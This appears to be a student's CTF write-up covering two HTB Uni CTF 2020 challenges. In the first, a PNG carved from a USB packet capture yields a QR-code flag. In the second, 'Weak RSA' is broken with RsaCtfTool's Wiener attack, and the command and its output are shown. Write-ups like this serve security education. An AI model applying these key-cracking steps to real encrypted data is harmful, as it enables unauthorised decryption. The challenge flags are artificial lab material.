
Walkthrough:

I first started analyzing the pcap file just by scrolling through each packet and seeing if I noticed any weird patterns. I noticed that probably 97% of the packets were less than 100 bytes in length and there were a few packets that were way larger, about 4,000 bytes, than the rest. I assumed these large packets was where actual data that we were concerned about was located, so I sorted by length:



No.	Time	Source	Destination	Protocol	Length	Info
1…	12.432…	host	1.6.2	USB	539	URB_BULK out
1…	12.454…	host	1.6.2	USB	539	URB_BULK out
1…	12.457…	host	1.6.2	USB	539	URB_BULK out
1…	16.018…	host	1.6.2	USB	539	URB_BULK out
1…	16.025…	host	1.6.2	USB	539	URB_BULK out
1…	16.028…	host	1.6.2	USB	539	URB_BULK out
1…	16.035…	host	1.6.2	USB	539	URB_BULK out
1…	16.038…	host	1.6.2	USB	539	URB_BULK out
1…	16.046…	host	1.6.2	USB	539	URB_BULK out
1…	16.050…	host	1.6.2	USB	539	URB_BULK out
1…	16.063…	host	1.6.2	USB	539	URB_BULK out
1…	16.067…	host	1.6.2	USB	539	URB_BULK out
5…	3.7978…	host	1.6.2	USB	1051	URB_BULK out
1…	7.7249…	host	1.6.2	USB	1051	URB_BULK out
1…	12.450…	host	1.6.2	USB	1051	URB_BULK out
1…	16.060…	host	1.6.2	USB	1051	URB_BULK out
1…	12.442…	host	1.6.2	USB	2075	URB_BULK out
4…	3.7631…	host	1.6.2	USB	4123	URB_BULK out
5…	3.7733…	host	1.6.2	USB	4123	URB_BULK out
5…	3.7808…	host	1.6.2	USB	4123	URB_BULK out
5…	3.7884…	host	1.6.2	USB	4123	URB_BULK out

It didn't take me long till a found a particular packet which looked like a header for a PNG file:



No.	Time	Source	Destination	Protocol	Length	Info
1…	12.442…	host	1.6.2	USB	2075	URB_BULK out
4…	3.7631…	host	1.6.2	USB	4123	URB_BULK out
5…	3.7733…	host	1.6.2	USB	4123	URB_BULK out
5…	3.7808…	host	1.6.2	USB	4123	URB_BULK out

```
0010  00 01 00 06 00 02 03 00  08 00 00 89 50 4e 47 0d   ........ ....·PNG·
0020  0a 1a 0a 00 00 00 0d 49  48 44 52 00 00 00 c8 00   .......I HDR·····
0030  00 00 c8 08 06 00 00 00  ad 58 ae 9e 00 00 07 8d   ........ ·X......
0040  49 44 41 54 78 9c ed 99  41 92 2c 29 0c c5 fa fe   IDATx··· A·,)····
0050  97 9e 59 f7 8f 80 4c dc  d8 29 83 14 c1 d2 f0 ec   ··Y···L· ·)......
0060  b4 36 55 3f ff 89 c8 90  9f af 03 88 90 51 10 91   ·6U?···· ·····Q··
0070  09 0a 22 32 41 41 44 26  28 88 c8 04 05 11 99 a0   ··"2AAD& (·......
0080  20 22 13 14 44 64 82 82  88 4c 50 10 91 09 0a 22    "··Dd·· ·LP····"
0090  32 61 59 90 9f 9f 9f f6  27 3c ac 84 3b ab b3 64   2aY····· '<··;··d
00a0  d4 75 39 a1 39 2f 17 00  1a 55 10 05 51 10 d8 a0   ·u9·9/·· ·U··Q···
00b0  9e 7a af 46 41 14 04 35  a8 a7 de ab 51 10 05 41   ·z·FA··5 ····Q··A
00c0  0d ea a9 f7 6a 14 44 41  50 83 7a ea bd 1a 05 51   ····j·DA P·z····Q
00d0  10 d4 a0 9e 7a af 46 41  1a 0a 42 a2 7a 11 32 ee   ····z·FA ··B·z·2·
00e0  ec d2 03 09 05 79 49 97  e5 22 bd 97 31 cf 6a 14   ·····yI· ·"··1·j·
00f0  e4 25 5d 96 8b f4 5e c6  3c ab 51 90 97 74 59 2e   ·%]···^· <·Q··tY.
0100  d2 7b 19 f3 ac 46 41 5e  d2 65 b9 48 ef 65 cc b3   ·{···FA^ ·e·H·e··
0110  1a 05 79 49 97 e5 22 bd  97 31 cf 6a 14 e4 25 5d   ··yI··"· ·1·j··%]
```

So, I selected the packet and saved the raw packet bytes as a PNG file. Opening up the PNG file showed me a QR code:

So I went to an online QR code reader website and had it read the QR code:

Free Online Barcode Reader

To get such results using ClearImage SDK use TBR Code 103.

If your **business** application needs barcode recognition capabilities,
email your technical questions to support@inliteresearch.com
email your sales inquiries to sales@inliteresearch.com

File: test.png New File
Pages: 1 **Barcodes:** 1

Barcode: 1 of 1 **Type:** QR
Length: 26 **Rotation:** none
Module: 7.0pix **Rectangle:** {X=15,Y=15,Width=167,Height=167}

Page 1 of 1

```
HTB{IN73R3S7iNG_Us8_s7UFf}
```

HTB x Uni CTF 2020 – Qualifications

Solver: Will Green (UAHDucky)

Challenge: Weak RSA

Category: Crypto

Intro:


In this challenge we were supplied with two files, flag.enc and pubkey.pem. Flag.enc is the encrypted file with the flag that we are trying to crack and pubkey.pem, which stores public key that was originally used to encrypt the flag.

Walkthrough:

This is a relatively simple CTF challenge that I have seen a few times in other CTFs. It's so common that there is a fairly well known python script called RsaCtfTool that is often used for these types of challenges. Running the script with the following command:

```
python3 RsaCtfTool.py –publickey pubkey.pem –uncipherfile flag.enc
```

Ran many different attacks on the pubkey.pem to try and extract the private key. After performing the wiener attack on the pubkey.pem, the flag was returned:



```
[*] Performing mersenne_primes attack on pubkey.pem.
[*] Performing comfact_cn attack on pubkey.pem.
[*] Performing wiener attack on pubkey.pem.

Results for pubkey.pem:

Unciphered data :
HEX : 0x0000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000004854427b6231365f655f356d346c6c5f645f3
37175346c355f7733316e33725f34373734636b7d
INT (big endian) : 23573929466400975402114196458588955208102087716886660377
5467414492176568854592347545579575180 5
INT (little endian) : 22546574263662123411523113128044215139929103295256955
398886722465953163007000026640058669241937130344552566514396588140080195580
660405015242202668398374037246444419998235653404182362721762856885981820839
225967889839162532460437518669392406390949281459764025707163465962902177848
0234675250691057667172945677516 80
STR : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00HTB{b16
_e_5m4ll_d_3qu4l5_w31n3r_4774ck}'
vagrant@kali:~/RsaCtfTool$
```

Flag: HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4774ck}

With a quick google search, I was able to read up on the Wiener attack. Most of the math goes over my head but in basic terms, when a small value for d (ironic), is selected in the RSA cryptosystem (maybe to speed up the decryption time), the RSA system can be broken using the continued fraction method.